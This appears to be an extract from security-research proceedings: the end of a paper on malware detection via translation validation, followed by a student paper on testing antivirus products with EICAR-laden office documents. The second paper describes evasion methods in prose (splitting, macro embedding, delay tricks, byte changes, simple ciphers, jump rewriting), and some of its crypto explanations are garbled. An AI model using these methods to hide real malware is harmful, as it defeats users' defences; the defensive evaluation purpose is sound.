Definition 12 *Program v is called a virus w.r.t databases $\mathbb{D}_B$ and $\mathbb{D}_M$, iff there exists a program p, valid interaction pattern t of p, and environment env, such that the behaviour of $v(p)$ executing t in env is damaging w.r.t $\mathbb{D}_B^{env}(p,t)$.*

5 Related Work

In signature based detection of viruses, we have a database of known malicious patterns of instructions. Whenever a file is scanned the detection algorithm compares the sequence of symbols present in the file with the database of known malicious patterns. If the algorithm finds a match it declares the file to be a virus. In [8], Chrisodorescu et al., reveal gaping holes in signature-based malware detection techniques employed by several popular, commercial anti-virus softwares. Their results demonstrate that these tools are severely lacking in their ability to detect obfuscated versions of known malware.

An interesting approach to establish safety of un-trusted programs is presented in [23]. In this approach referred to as *Proof Carrying Code*, the code producer provides a proof along with the program. The consumer checks the proof along with the program to ensure that his safety requirements are met with. This technique has been applied to ensure safety of network packet filters that are downloaded into operating system kernel.

A method for detecting variants of a known virus by performing static analysis on virus code and abstracting out its behaviour is addressed in [7]. Their architecture for detecting variants of a known virus proceeds by constructing abstract representations of given program and virus code and model checking the program representation to detect the presence of virus.

In [4], authors propose an efficient construction of a morphological malware detector: a detector which combines syntactic and semantic analysis. The detection strategy is based on control flow graphs of programs (CFG). Their construction employs tree automata techniques; this provides an efficient representation of the CFG database. Authors use a generic graph rewriting engine to deal with classic mutations. Finally, they present experimental results to indicate the false-positive ratio of the proposed methods.

In [10], authors formalize the problem of determining whether a program exhibits a specified malicious behaviour and present an algorithm for handling a limited set of transformations. Malicious behaviour is described using templates, which are instruction sequences where variables and symbolic constants are used. They abstract away the names of specific registers and symbolic constants in the specification of the malicious behaviour, thus becoming insensitive to simple transformations such as register renaming.

In [9] authors present a way of automatically generating malware specifications by comparing the execution behaviour of a known malware against the behaviours of a set of benign programs. Their algorithm for extracting malicious patterns (malspecs) proceeds as follows: (i) collect execution traces (ii) construct dependence graphs and (iii) collect subgraphs of malicious behaviours not present in benign programs.

Trusted Computing Group (TCG)[5] has laid down architectural specifications for a Trusted

[5]http://www.trustedcomputinggroup.org/

Computing Platform (TCP) that uses a Trusted Platform Module (TPM), which is a tamper-proof hardware device. When the machine is turned on, the integrity measurements are started from a trusted component in BIOS. Every executable that is loaded, is measured before execution and the measurements are stored in TPM. Thus, starting from a trusted component, the trust boundary extends transitively to include every executable running on the system. The integrity measurements can then be used for remote attestation.

Techniques like SWATT [26] and Pioneer [25] present an external software based attestation mechanism to verify the memory contents of embedded devices. They can detect memory changes with high probability and do not rely on tamper-proof hardware. Instead, they rely on a challenge-response protocol wherein an external verifier sends a random challenge to the embedded device. The verification procedure is designed in such a way that even if an attacker changes a single byte in the memory, the response would either be incorrect or there would be a noticeable delay in generating the response.

Malware writers produce many malware variants from a known malware strain. For this purpose, they widely perform black-box analysis of commercial anti-virus scanners aimed at extracting malware detection patterns. In [12], authors study the malware detection pattern extraction problem from a complexity point of view and provide the results of a wide-scale study of commercial scanners' black-box analysis. These results clearly show that most of the tested commercial products fail to thwart black-box analysis. Further, authors present a new model of malware detection pattern based on Boolean functions and identify some properties that a reliable detection pattern should have. Authors also describe a combinatorial, probabilistic malware pattern scanning scheme that, on the one hand, limits black-box analysis and on the other hand can only be bypassed in the case where there is collusion between a number of malware writers.

Behavioural analysis for malware detection has emerged as a new promising set of antiviral techniques. Most of the antivirus publishers now claim to use behavioral analysis as a marketing argument. But the real impact of these "new" techniques seems to be mitigated since no real progress in the general antiviral fight has been noticed. In [14], authors present an evaluation methodology of the real behavioral analysis capabilities of antivirus software. It is shown that contrary to the claims of some publishers, behavioural analysis is still very marginally used and implemented. These techniques are either validated by or dependant on classical form-based detection methods. In this context, authors propose a generalized, theoretical detection model which considers a combination of both form-based and function-based detection and give some essential properties this model should exhibit to achieve a real behavioural-based detection.

Because of the known shortcomings suffered by form-based detection, an increasing number of antivirus products are considering behavioral detection. Following this trend, form-based mutations could become function-based with the apparition of functional polymorphism: a third generation of mutation mechanism, specially designed to address behavioral detection. In effect, a same global behavior or purpose (replication, propagation, residency, etc.) can be achieved through different functional solutions, thus leaving space for possible mutations. As opposed to form-based mutation techniques which mainly modify the code structure of malware, functional mutations modify the code functionality and more particularly the resulting interaction scheme with the operating system and other software. These functional mutations could not be achieved without reaching a semantic level of in-

terpretation, higher than actual techniques remaining purely syntactic. Drawing a parallel, [21] underlines the consequent relation existing between functional polymorphic engines and compilers. By studying the associated mutation properties, authors prove that these engines exhibit logarithmic entropy and result in a NP-complete complexity for behavioral detection.

Most behavioral detectors of malware remain specific to a given language and platform, mostly executables for Windows. In [18], authors define a generic approach for behavioral detection based on two layers respectively responsible for abstraction and detection. The abstraction layer is specific to a platform and a language. It interprets the collected instructions, API calls and arguments and classifies these operations, as well as the objects involved, according to their purpose in the malware lifecycle. The detection layer remains generic and interoperable with different abstraction components. It relies on parallel automata parsing attribute-grammars where semantic rules are used for object typing (object classification) and object binding (data-flow). This grammatical approach offers a synthetic vision of malicious behaviors. Unknown malware using variations from known malicious behaviors should be detected thanks to the abstraction process. In case of innovative techniques, this approach eases the update process. The segmentation between abstraction and detection enables independent updates: in the grammatical descriptions for generic procedures (infrequent), or in the abstraction components for vulnerable objects and APIs. Authors present theoretical results with respect to the grammatical constraints weighting on the signature construction as well as to the resulting complexity of the detection.

6 Conclusions

In this paper we approached the problem of malware detection from the perspective of translation validation. We presented a model for program behaviour (from a security perspective) which is resilient to semantics preserving transformations. We also presented an architecture for validating program behaviours, which can be used for incremental debugging of reactive programs. From the differences between the observed and the benchmarked behaviours we can characterize damage induced by malware infection. Experimental results demonstrate the applicability of our approach for malware infection detection. Further, we are exploring correspondence between folder calculus and the language of system calls which we believe will throw light on detection and protection from malware.

Acknowledgement

We would like to thank anonymous referees for pointing us to exciting recent literature and their valuable comments for improving this paper. One of the authors (Harshit Shah) was supported under ITPAR II project from DST, Govt. of India.

References

[1] L. M. Adleman. An abstract theory of computer viruses. In S. Goldwasser, editor, *CRYPTO*, volume 403 of *Lecture Notes in Computer Science*, pages 354–374. Springer, 1988.

[2] A. V. Aho, J. E. Hopcroft, and J. D. Ullman. *The Design and Analysis of Computer Algorithms*. Addison-Wesley, 1974.

[3] G. Bonfante, M. Kaczmarek, and J.-Y. Marion. Toward an abstract computer virology. In D. V. Hung and M. Wirsing, editors, *ICTAC*, volume 3722 of *Lecture Notes in Computer Science*, pages 579–593. Springer, 2005.

[4] G. Bonfante, M. Kaczmarek, and J.-Y. Marion. Architecture of a morphological malware detector. *Journal in Computer Virology*, 5(3):263–270, 2009.

[5] M. Burgess. Computer immunology. In *LISA '98: Proceedings of the 12th USENIX conference on System administration*, pages 283–298, Berkeley, CA, USA, 1998. USENIX Association.

[6] L. Cardelli and A. D. Gordon. Mobile ambients. *Theor. Comput. Sci.*, 240(1):177–213, 2000.

[7] M. Christodorescu and S. Jha. Static analysis of executables to detect malicious patterns. In *SSYM'03: Proceedings of the 12th conference on USENIX Security Symposium*, pages 12–12, Berkeley, CA, USA, 2003. USENIX Association.

[8] M. Christodorescu and S. Jha. Testing malware detectors. In *ISSTA '04: Proceedings of the 2004 ACM SIGSOFT international symposium on Software testing and analysis*, pages 34–44, New York, NY, USA, 2004. ACM.

[9] M. Christodorescu, S. Jha, and C. Kruegel. Mining specifications of malicious behavior. In I. Crnkovic and A. Bertolino, editors, *ESEC/SIGSOFT FSE*, pages 5–14. ACM, 2007.

[10] M. Christodorescu, S. Jha, S. A. Seshia, D. X. Song, and R. E. Bryant. Semantics-aware malware detection. In *IEEE Symposium on Security and Privacy*, pages 32–46. IEEE Computer Society, 2005.

[11] F. Cohen. Computer viruses: theory and experiments. *Comput. Secur.*, 6(1):22–35, 1987.

[12] E. Filiol. Malware pattern scanning schemes secure against black-box analysis. *Journal in Computer Virology*, 2(1):35–50, 2006.

[13] E. Filiol. Formalisation and implementation aspects of k-ary (malicious) codes. *Journal in Computer Virology*, 3(2):75–86, 2007.

[14] E. Filiol, G. Jacob, and M. L. Liard. Evaluation methodology and theoretical model for antiviral behavioural detection strategies. *Journal in Computer Virology*, 3(1):23–37, 2007.

[15] I. X. Force Threat Reports. IBM Internet Security Systems X-Force 2009 mid-year trend and risk report. http://www-935.ibm.com/services/us/iss/xforce/trendreports/.

[16] C. Fournet. *The Join-Calculus: a Calculus for Distributed Mobile Programming*. PhD thesis, Nov. 1998. Ecole Polytechnique, Palaiseau. Also published by INRIA, TU-0556.

[17] S. A. Hofmeyr, S. Forrest, and A. Somayaji. Intrusion detection using sequences of system calls. *J. Comput. Secur.*, 6(3):151–180, 1998.

[18] G. Jacob, H. Debar, and E. Filiol. Malware behavioral detection by attribute-automata using abstraction from platform and language. In E. Kirda, S. Jha, and D. Balzarotti, editors, *RAID*, volume 5758 of *Lecture Notes in Computer Science*, pages 81–100. Springer, 2009.

[19] G. Jacob, E. Filiol, and H. Debar. Malware as interaction machines: a new framework for behavior modelling. *Journal in Computer Virology*, 4(3):235–250, 2008.

[20] G. Jacob, E. Filiol, and H. Debar. Formalization of malware through process calculi. *CoRR*, abs/0902.0469, 2009.

[21] G. Jacob, E. Filiol, and H. Debar. Functional polymorphic engines: formalisation, implementation and use cases. *Journal in Computer Virology*, 5(3):247–261, 2009.

[22] J. Ligatti, L. Bauer, and D. Walker. Edit automata: enforcement mechanisms for run-time security policies. *Int. J. Inf. Sec.*, 4(1-2):2–16, 2005.

[23] G. C. Necula. Proof-carrying code. In *POPL '97: Proceedings of the 24th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 106–119, New York, NY, USA, 1997. ACM.

[24] A. Pnueli, M. Siegel, and E. Singerman. Translation validation. In *TACAS 1998*, volume 1384 of *LNCS*, pages 151–166. Springer, 1998.

[25] A. Seshadri, M. Luk, E. Shi, A. Perrig, L. van Doorn, and P. K. Khosla. Pioneer: verifying code integrity and enforcing untampered code execution on legacy systems. In A. Herbert and K. P. Birman, editors, *SOSP*, pages 1–16. ACM, 2005.

[26] A. Seshadri, A. Perrig, L. van Doorn, and P. K. Khosla. Swatt: Software-based attestation for embedded devices. In *IEEE Symposium on Security and Privacy*, pages 272–. IEEE Computer Society, 2004.

[27] P. K. Singh and A. Lakhotia. Analysis and detection of computer viruses and worms: an annotated bibliography. *SIGPLAN Not.*, 37(2):29–35, 2002.

[28] A. Zeller. Debugging debugging: acm sigsoft impact paper award keynote. In *ESEC/FSE '09: Proceedings of the 7th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on The foundations of software engineering on European software engineering conference and foundations of software engineering symposium*, pages 263–264, New York, NY, USA, 2009. ACM.

New trends in Malware Sample-Independent AV Evaluation Techniques with Respect to Document Malware

Jonathan Dechaux
Jean-Paul Fizaine
Romain Griveau
Kanza Jaafar

About The Authors

Jonathan Dechaux is a fourth-year student at ESIEA. Contact details: c/o Laboratoire de virologie et de cryptologie opérationnelles ESIEA, 38 rue des Docteurs Calmette et Guérin, 53000 Laval, France, e-mail dechaux@et.esiea-ouest.fr

Jean-Paul Fizaine is a fourth-year student at ESIEA.
Contact details: c/o Laboratoire de virologie et de cryptologie opérationnelles ESIEA, 38 rue des Docteurs Calmette et Guérin, 53000 Laval, France, e-mail fizaine@esiea-recherche.eu

Romain Griveau is a fourth-year student at ESIEA. Contact details: c/o Laboratoire de virologie et de cryptologie opérationnelles ESIEA, 38 rue des Docteurs Calmette et Guérin, 53000 Laval, France, e-mail griveau@et.esiea-ouest.fr

Kanza Jaafar is a fourth-year student at ESIEA.
Contact details: c/o Laboratoire de virologie et de cryptologie opérationnelles ESIEA, 38 rue des Docteurs Calmette et Guérin, 53000 Laval, France, e-mail jaafar@et.esiea-ouest.fr

Keywords

antivirus evaluation, bypass antiviruses, detection ability, detection schemes, document infection, eicar test file, instruction manipulation, macros, malware, obfuscation, polymorphism, rank antiviruses, stealth techniques,

New trends in Malware Sample-Independent AV Evaluation Techniques with Respect to Document Malware

Abstract

Attacks based on office documents exist since the 90's with the Concept virus. They exploit an office software functionality called macro which allows the execution of an event-oriented language which is natively embedded in document application. This concept is easy to put into action and has not changed until now. Nowadays it is even the easiest way to perform such attacks with the new format of office documents (ODF or OpenXML). This fact has been recently demonstrated by malicious attacks using office documents (e.g in 2007 the German's chancellery computers were attacked by a Trojan introduced through Microsoft Office documents; this Trojan horse stole information for months). As the example of the German chancellery attack, these kinds of attacks are very easy to carry out, in addition that they are very powerful, thus making them extremely dangerous.

It is more than essential to evaluate the ability of antiviruses to detect malware spreading through office documents. Until today, no one had a reproducible, open testing method to evaluate antivirus products at his disposal. The AV vendors who share samples have jealously restricted the evaluation of their products to their own corporate realm only. It is then necessary for any one who wants to evaluate his anti-virus product to access free tools and techniques.

We have developed those new tools that apply techniques that we have developed especially for documents. As we will see, macro based attacks are very easy to put into action with the use of the EICAR's test file.

1 Introduction

The Goal of the project is to develop an application that produces office documents to test the detection ability of antivirus software. It will produce documents for both office applications Microsoft Office 2007 and Openoffice v3.x. We only concentrate on different kinds of documents like spreadsheets, presentations and texts.

Antivirus software must be able to detect an already detected file called *eicar.com* which will be embedded in office documents. It must also have the ability to detect various degrees of stealth techniques.

The results of each ability will give us a good evaluation of the performance of antivirus software. To do so, the evaluation of the product can be modelled through the problem of detection complexity. In other words, we must modify the pattern of malware in a such way that theirs detection at least belongs to NP class problem.

In fact, we are going to evaluate detection ability through various techniques and through numerous points. A modelling of the problem will give us all the possible points where a malicious code can act, but also will determine various stealth techniques.

That means that the problem is to see how a malicious code can bypass an antivirus product. Then we must reflect on how a malicious code can act. In other words the problem is to find the techniques that can bypass an antivirus. Then we have to look for numerous stealth techniques, in a way to categorize the ability of each antivirus software.

The purpose of the first section is to formalize our problematic in order to sort out some categories depending on the stealth techniques. In the second section, we are going to determine some attack schemes considering the chosen stealth techniques and the functionality of each office software package. In the third section, we will give the first results according to the first stealth technique. As a fourth section we will develop methods based on two polymorphic techniques that should be detected. And then we are going to classify antivirus software.

All the techniques presented in this article will be developed in the long version.

2 Formalization

The goal is to develop a method to evaluate the detection ability of a malicious code that acts through documents. So first of all we are going to model the defender's point of view through the modelling of the detection scheme. And then we model the attacker's point of view. This point of view is the best to develop a model to evaluate antiviruses.

For the modelling, we decided not to consider the users and the rights aspect. The reason is that a malicious code could always be executed with the highest right.

Several approaches were used to model the detection scheme. Filiol's [2] approach uses functions and tuples. The detection scheme is seen as a couple of a function of detection and signature. Also in Jacob's and Filiol's paper [3], they developed a theoretical model based on a functional approach to formalize the detection scheme.

Our approach is purely based on functions. We are trying to model not only the detection scheme, but also all the antivirus software. Then we define antivirus as software that its at minimum is composed of:

Detection function: which purpose is to detect malware within a file using based-signatures mechanisms.

Signature database: it contains a finite set of chosen malware signatures.

Trigger: that launches the detection function on some actions.

Playload action: performs an action when malware are detected. It could erase the file, or put the file into quarantine.

Other features could be listed, but we will only concentrate on the most important ones, those that are significant for an antivirus. All the features listed are modelled as functions. And then we linked them together through sets, by composition of functions.

2.1 Detection scheme

The detection scheme is the modelling of the detection process of an antivirus.

The database signature is often considered as a separeted component from the antivirus. We model it as a function that returns the i-th sequence of bytes. We have the following definitions:

$$s : \mathcal{I} \mapsto \mathbb{S}$$

with

$$\mathcal{I} \subset \mathbb{N}, card(\mathcal{I}) = i$$

and $\mathbb{S}$is a finite set of signatures.

The set $\mathcal{I}$ of size i contains the signature of i malware. We access a signature of size l of malware $\mathcal{M}$ as follows:

$$s(i) = (b_{i_0}, b_{i_1}, \cdots, b_{i_l}), 0 \leq i \leq S$$

with S the size the signature set.

We note the k-th byte of a file $\mathcal{F}$ as follows $F(k)$.
Then we can say that a file is infected by the i-th malware $\mathcal{M}$ if and only if:

$$F(k_j) = b_{i_{\sigma(j)}}, 0 \leq j \leq l$$

where the function σ is a permutation of l bytes.

The following function e sets the behaviour of an antivirus on some events.

$$e : \mathbb{N} \mapsto \mathbb{F}_2$$
$$e(n) = \begin{cases} 0 & \text{if } n = 0 \\ 1 & \text{if dynamic and } n > 0 \end{cases}$$

If $n = 0$, an on-demand scan is performed, otherwise it maps to an event that is surveyed by the antivirus.

The function d is the function of detection defined as follows:

$$d_{e(n)} : F \times \mathbb{S} \mapsto \mathbb{N}$$
$$d_{e(n)}(f, s) = \begin{cases} 1 & if F(k_j) = b_{\mathcal{M}_{\sigma(j)}} \text{ and } e(n) \in \mathbb{F}_2 \\ 0 & \text{otherwise} \end{cases}$$

The function d is triggered by the function $e(n)$ on event n. When the function d returns 1, that means that the malware $\mathcal{M}$ is detected. Otherwise no malware is detected.

When malware are detected, an action is performed by the antivirus which is modelled by the following function a.

$$a_n : \mathbb{N} \mapsto \mathbb{F}_2$$
$$a_n(k) = \begin{cases} 0 & \text{if } k = 0 \\ 1 & \text{if } k > 0 \text{and } n \in \mathbb{N} \end{cases}$$

The parameter n gives the behaviour of the function a. That means that, it will perfom the n-th action if malware $\mathcal{M}$ are detected.

At the end an antivirus is modelled as a composition of functions. To performs the detection, the function of detection d needs to have the signature from the signature's function s. This relation is defined as follows:

$$d_{e(j)}(f, s(i))$$

There the function $d_{e(j)}$ looks for the signature $s(i)$ in the file f. If it finds the pattern, the antivirus acts. Several solutions are available for the antivirus which will depend on its configuration. This relation is defined as follows:

$$a(d_{e(j)}(f, s(i)))$$

2.2 Modelling of the problem

The problem consists in determining the behavior of an antivirus with various way of embedding the test file into office documents. In a different way the

hurdle is to find out several samples of the test file embedded into a document office. The idea is not to look for what is detected but to look for what is not detected. Taking the point of view of an attacker is a natural idea, indeed the previous problem is equivalent in attempting to find methods to bypass antivirus software.

The problematic is modelled as follows with no distinction between the manual and the dynamic scanning. We suppose that the trigger function will not influence detection. So we reduce the detection scheme to the detection function.

$$Pb = \begin{cases} d : (f, s) \in F \times S \mapsto \{0, 1\} \\ d \in \mathcal{C} = \{L, P, NL, NP, NP - complet\} \\ d \circ v_2, v_1 \circ d = 0 \end{cases}$$

where

$$\begin{aligned} & v_i \in V = \{\text{set of malicious function}\}, i = \{1, 2\} \\ & v_1 : \{0, 1\} \mapsto \{0\}, \\ & v_2 : F \times S \mapsto F \times S - \{s\} \\ & F = \{\text{set of file from the file system}\} \\ & S = \{\text{set of signature}\} \\ & d \in D = \{\text{set of detecting function}\} \end{aligned}$$

Given a detection function d that originally detects malware $\mathcal{M}$. We must change the signature in a such way that the detectionn ability belongs to $\mathcal{C}$so the initial malware is not longer detected by d. The malware $v_i, i = \{1, 2\}$, acts either before or after the detection process to change the final output to 0, not detected.

2.3 Possible Attack scheme

Figure 1 is a diagram of the modelling in section 2.2. It shows all the possible pinpoints where a malicious code can act but we suppose that it is always possible for malware to access administrator rights if needed.

T represents the trigger function, d the fonction of detection, s the database of patterns and o the output.

There are many ways to fool an antivirus and show its weaknesses. We have four positions on which we can act. For example, we can act on the file or the event, the viral database by using signatures, the link between the antivirus and the database, the trigger or on the output 'the result'.

2.3.1 The signature database

The signature database is essential for the detection process. To bypass the detection the idea is to act on the database. To do so many ways are possible as deleting, modifying the database, or cutting the link between the database and the antivirus. Moreover another solution is to make the database obsolete.




Figure 1: **Pinpoint of an Antivirus**

2.3.2 The trigger

The aim of the trigger is to avoid the release of the scan by all the possible ways. We can, for example, act by modifying the signatures on the viral database, by deleting the link between the database and the antivirus. Indeed, the antivirus analyses the file, gets its signature and looks for it on the database and once it finds it the trigger starts and applies any of the different available actions for the files considered dangerous by the antivirus.

2.3.3 The file

Malware is characterized by its signature which is a series of bytes. The antivirus checks the existence of a malware signature from the patterns database for a file given. In the case where the signature is found in the file, the antivirus deletes or quarantines the file.

To avoid this previous process, we can modify some bytes of the signature of the malware in order to estimate the detection capacities which as the consequences to imply new evaluations. The antivirus cannot find the malware signature anymore in the viral database due to these modifications. In a word, no detection. However, the modification of a series implies a new evaluation of detection capacities.

2.3.4 The output

Acting on the output of an antivirus means acting on the result by preventing the different actions such as detection, quarantining, or the deletion of the file. For example, if a file is detected as being dangerous, the antivirus shows a window where the user is asked to choose one of the various options proposed. We can act at this point so that the antivirus does not show anything even if this file should be detected.

3 Stealth Techniques

Between all the possible attack schemes described above, we first chose to handle the file. In our case the file is the test EICAR file. The reason is that it is the easiest pinpoint to handle. In addition various techniques exist that provide stealth to viruses in a such way they become completely undetectable. All those techniques are considered as stealth techniques.

There are various formalizations of stealth techniques. We are not going to list them they are developed in [2].

The obfuscation function is the main technique used to alter the pattern of malware. There are various approaches to design obfuscation algorithms. For some of them, the detecting complexity is higher than other algorithms.

We have chosen three fundamental approaches. The first one consists in making simple modifications on the pattern. No complex operations are made on the pattern. We can find the easiest operation that can be handled on the file. Secondly we considered techniques based on obfuscation functions. They are more difficult to supply, but they are still easy to implement and will give some unbelievable results. At the end, we applied some interesting results and properties from cryptographic techniques.

3.1 Simple techniques

In these kinds of techniques, we try to use all the operations that we can use while remaining as simple as possible and without using any techniques of obfuscation. Indeed, the file remains intact. We will focus all our energy and concentration on the eicar chain. There are then many ways to handle it. For example, the eicar test file is embedded as data into a archive, or cut and pasted into several different xml files. From all the possible manipulations, we have chosen the following.

Splitting: Generally the file is split into a maximum of 68 smaller files. We first split the Eicar string into two parts, then we paste each part into one file and we execute it.

The macro's job is to look for each part in the archive and then to regroup them into a unique file in order to execute it. The following algorithm summarizes the different stages:

- Take the eicar chain and split it into two subchains.
- Put every subchain into a different file.
- A macro regroups all the parts into one.
- Execute the eicar string file.

Embedded into the macro: Here the data of the file is embedded directly into the macro code as a variable. Therefore to execute the binary, the macro needs to extract the eicar string into a new file, and then it can be executed. To prevent detection, it could be split into several variables.

Adding characters: The test file is an executable in *com* format. By definition this format is a memory dump that has the property of being no longer than 64 kbits.

The test file is 68 bytes long. That means that we can add garbage or dead code from the 69th byte to the 63 kb to avoid detection.

For the moment those previous techniques are used one by one. However they can be used in combination.

3.2 Basic obfuscation techniques

We have chosen two classes of obfuscation techniques. The first technique acts on the timeline because we must check if antivirus considers or not the time while scanning. It must scan at any moment.

Opposite to the first method, data obfuscation alters signature. Therefore byte modifiation is a very easy technique. Going furthermore sophisticated techniques are described in cryptographic techniques.

3.2.1 τ obfuscation

Antivirus might perform the scan for a limited time on some events. A good antivirus must normally always scan the file when it is opened for input/output operations, or when it is executed. Sometimes antivirus focuses on one of these actions, and does not look at the others.

First of all, we need to introduce the concept of critical code. A critical code is a section of a code that is part of the researched pattern.

The concept of τ obfusation is formalized in [2] as well as in [1], so we will no longer present the modelization.

The concept is to delay the execution of some different actions, to secure the critical part of the code that could be detected. A solution is to delay the execution of the critical code with a sleep, or with sufficient execution time of a n process, like the Fibonacci function. So we will hope to pass over the critical time t when the antivirus performs its scan. If we can delay the scan, the critical code would be executed before a new intervention of the antivirus.

3.2.2 Data obfuscation

The method alterates only one or more bytes of the malware pattern whitout using any ciphering. By changing one or several bytes of the pattern, the signature will not be the same, and so the new malware will not be detected.

There are no constraints in modifying bytes. Some changes could prevent the execution ability of the eicar test file. We must then secure the execution ability by retablishing executable instructions before lauching the file.

The process is described through the following steps:

1. Choose one or more bytes to modify.

2. Include the data into a document such as a file or directly into the macro code.
3. At the execution of the macro
   - Extract the eicar's test file data into a document.
   - Macro or a external program modifies the new file to retablish the initial shape.
   - Launch the file.

   A distinctness technique from previous is to have an algorithm that modifies directy the bytes into memory. This algorithm can be either in the eicar test file itself, or in an other program.

We saw that if we modify some bytes it will prevent execution. The solution is to have an algorithm that modifies instructions in the such way as to preserve their execution. Those techniques are developped in section 4 which gave some nice results.

3.3 Cryptographic techniques

According to the definition and properties of cryptography, ciphering techniques are excellent equivalent to obfuscation techniques. The link between cryptography and obfuscation is detailled in [2].

Furthermore encrypting and dechiphering are easy process to use in simple algorithms. In the case of having an encrytped virus without the key, the detection is getting harder even if it was well implemented. The first and second techniques described here are really easy write. Without any key, anyone can break the code, simply by watching the redundancy of letters. The third one is a little bit more complex, because the encryption does not create redundancy of letters.

All the ciphering techniques presented below are fully described in Schneier's book [4].

3.3.1 Julius Caesar encryption

Historically, the name comes from Julius Caesar who was the inventor of this algorithm. The goal of this technique is to make a translation of three letters in the alphabet.

example: 'Hello World' encrypted becomes 'Khoor Zruog'.

This is a very simple technique, is famous and so easy to embed within the virus code.

3.3.2 XOR encryption

This method is based on the calculation of bytes. We select a character or a word to become a key, convert it in bytes[1] and then we calculate the binary sum of the exclusive or. Below is the calculation function of exclusive or:

$$0 \oplus 0 = 0$$
$$0 \oplus 1 = 1$$
$$1 \oplus 0 = 1$$
$$1 \oplus 1 = 0$$

The biggest difficulty of this technique is that the message and the key are congruent modulo 8. As an example if the key has three characters, the message has to be modulo three[2]. If it is not the case, we have to fill up the message with zero.

example: Taking the message 'Hello World' and '!' as a key of one character to keep it simple.

'Hello' gives 01001000 01100101 01101100 01101100 01101111
'World' gives 01010111 01101111 01110010 01101100 01100100
'!' gives 00100001

The sum is quite simple to do:

```
01001000 01100101 01101100 01101100 01101111
00100001 00100001 00100001 00100001 00100001
-----------------------------------------
01101001 01000100 01001101 01001101 01001110
```

This five ASCII code gives: iDMMN.
The space between characters can be treated in the same way. For the example, we keep the space.

```
01010111 01101111 01110010 01101100 01100100
00100001 00100001 00100001 00100001 00100001
-----------------------------------------
01110110 01001110 01010011 01001101 01000101
```

This five ASCII code gives: vNSME.
As you can see the string 'Hello World' becomes the string 'iDMMN vNSME'.

3.3.3 One-time Pad

The goal of this encryption uses the message as a key. The concept is to shuffle the letters. Each letter of the key is assimilated to a number. The next step performs the calculation of the message modulo 26.

[1] The message is also converted into bytes
[2] like a lengt of three, six or nine characters.

For example, if we try to encrypt the string 'Hello World', the key will be 'lolow erdlh'.

example: If we use the key expressed before, 'lolow erdlh', the caracter 'l' is assimilated to the number 12, 'o' to 15, 'w' to 23, 'e' to 5, etc...
Let's replace each letter from the original message by the $letter + key$ as showed below:

h become h+12, t

e become e+15, t

l become l+12, x

l become l+15, a

o become o+23, k

We then obtain the string 'ttxak afuwk' which is the encrypted message of the string 'Hello World'.

3.3.4 Applying cryptography to Eicar test file

No matter how the algorithm of encryption is described above, ways to decipher the eicar file remain almost the same. The only difference is in the position where the file is hidden. For instance it can be hidden in varied places such as data in macro within a file or as a combination of both. Afterwards the purpose of the macro is to extract the eicar's test data for deciphering and launching it.

There are many ciphering algorithms. As an example we can cipher some bytes of the pattern. Another method is to cipher parts of datas and spread each part into the archive. If we know the pattern of the signature we can only cipher some bytes of the pattern. One last technique that increases the complexity of the implementation as well as the detection is to cipher each split part with different keys.

4 Based polymorphims techniques

We have developped two based techniques which will be detailled in the long version of this article. The first one changes only the execution stream. The second one keeps both execution stream and file size.

4.1 The double jump

The examination of the eicar test file shows us the occurrence of a jump instruction in the execution flow. So the technique is to change the address where it initialy jumps to an address of our choice. Then from the chosen address there is a jump to the initialy address. Figure 2 illustrates the process.

Antivirus should be able to detect based-emulation techniques. But this technique has the inconvenience to raise up the initial size of the file. This is




Figure 2: **Double jump**

due to the necessity of alignement coupled with the size of the jump instruction. There is a solution to bypass this problem.

4.2 Jump modification

The technique is very simple. As we saw previously we combine two jumps to preserve the execution flow. Here we act on the opcode but not on the address of the jump. There are several ways to perform identical conditional jump.

Initially in the eicar test file, the jump is done if the value is not less than 0x140. An alternative is to jump if the value is different from zero. Figure 3 expresses the technique.




Figure 3: **Example of conditional jump**

Several alternatives conditional jumps are available to preserve the jump. From that point it is possible to develop based-polymorphism engine where the instance should be detected.

4.3 General mechanisms

Regarding these two techniques both modify the initial code. But the most important point is that the code semantic remains the same. In both methods, the integrity of the execution flow is kept intact. Through those techniques based on polymorphic techniques, malware are acting and producing instances from the original code that must be detected.

5 The evaluation tool for antiviruses

Our tool works on most popular operating systems: Windows, Mac and Linux. And requires an installed antivirus product and a suitable office software like Microsoft Office 2007 or OpenOffice 3.x. Whatever the installed office software, texts, spreadsheets or presentations documents are taken in charge by the tool. Because these types of documents are the most used and are the most risky for them.

The tool is built in Python because it can be used on the three operating systems. All the code is going to be free source. The goal of this choice is to permit everyone to examine how our techniques are developped. In addition it allows to everyone to improve, upgrade and add more features to it.

